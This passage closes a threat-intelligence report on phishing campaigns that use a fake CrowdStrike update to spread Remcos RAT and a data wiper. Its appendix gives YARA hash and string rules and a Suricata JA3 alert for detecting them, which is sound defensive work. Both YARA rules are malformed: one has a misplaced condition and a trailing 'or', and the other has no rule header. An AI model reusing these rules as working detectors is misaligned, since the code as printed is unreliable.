Our analysis revealed that the malicious domains and malware, such as Remcos RAT, Data Wiper malware, and commodity Malware, were actively used in targeted phishing campaigns. These campaigns are aimed to deceive users, exfiltrate sensitive information, and propagate additional malware. The motive of these campaigns appears to be financial gains, disrupting the supply chain ecosystem, and the potential sale of exfiltrated sensitive information in underground/dark web forums.

CYFIRMA recommends enhancing the detection and response to such threats, implementing the Yara & the Suricata alerts for threat detection and monitoring to help organizations detect anomalies in log events, and identify and monitor suspicious activities.

APPENDIX

Below are the YARA rules and Suricata alerts provided which can be incorporated into the SIEM/SOAR solutions to monitor for any anomalies.

Yara Rule: Remcos RAT

```
import "hash"

rule Detect_Crowdstrike_UpdateIsuue_Campaign_FileHashes {

    meta:

        description = "Detect files with specific MD5 hashes"

        author = "CRT"

        date = "2024-07-22"

        condition:

        hash.md5(0, filesize) == "1e84736efce206dc973acbc16540d3e5" or
        hash.md5(0, filesize) == "7daa2b7fe529b45101a399b5ebf0a416" or
        hash.md5(0, filesize) == "9d255e04106ba7dcbd0bcb549e9a5a4e" or
        hash.md5(0, filesize) == "11d67598baffee39cb3827251f2a255e" or
        hash.md5(0, filesize) == "371c165e3e3c1a000051b78d7b0e7e79" or
        hash.md5(0, filesize) == "21068dfd733435c866312d35b9432733" or
        hash.md5(0, filesize) == "28f0ccf746f952f94ff434ca989b7814" or
        hash.md5(0, filesize) == "451049d3ac526f1abdd704c3b1fed580" or
        hash.md5(0, filesize) == "630991830afe0b969bd0995e697ab16e" or
        hash.md5(0, filesize) == "849070ebd34cbaedc525599d6c3f8914" or
        hash.md5(0, filesize) == "8274785d42b79444767fb0261746fe91" or
        hash.md5(0,  filesize)  ==  "da03ebd2a8448f53d1bd9e16fc903168"  or

}
```

Yara Rule Data wiper

```
{
meta:
description = "Fake CrowdStrike Patch Malware Data Wiper - Detection
Rule"
author = "CRT"
date = "2024-07-22"
version = "1.0"
strings:
$bytes_mz = {4D 5A 90 00}
$bytes_dt = {DA E2 47 4F}
$str1 = "CrowdStrike Updater.exe" ascii wide nocase
$str2 = "NullsoftInst" ascii wide nocase
$str3 = "VLC media player0" ascii wide nocase

condition:
filesize >= 5MB and
$bytes_mz at 0 and
$bytes_dt at 216 and
all of them
}
```

Suricata Alerts Remco RAT

```
alert tls $HOME_NET any -> $EXTERNAL_NET any (msg:"ET JA3 Hash - Remcos 3.x/4.x
TLS Connection"; flow:established,to_server; ja3.hash;
content:"a85be79f7b569f1df5e6087b69deb493"; classtype:command-and-control;
sid:2036594; rev:1; metadata:affected_product
Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint,
created_at 2021_04_19, deployment Perimeter, malware_family Remcos,
confidence High, signature_severity Major, updated_at 2023_10_19;)
```

Source: Surface Web

END OF REPORT.

THANK YOU.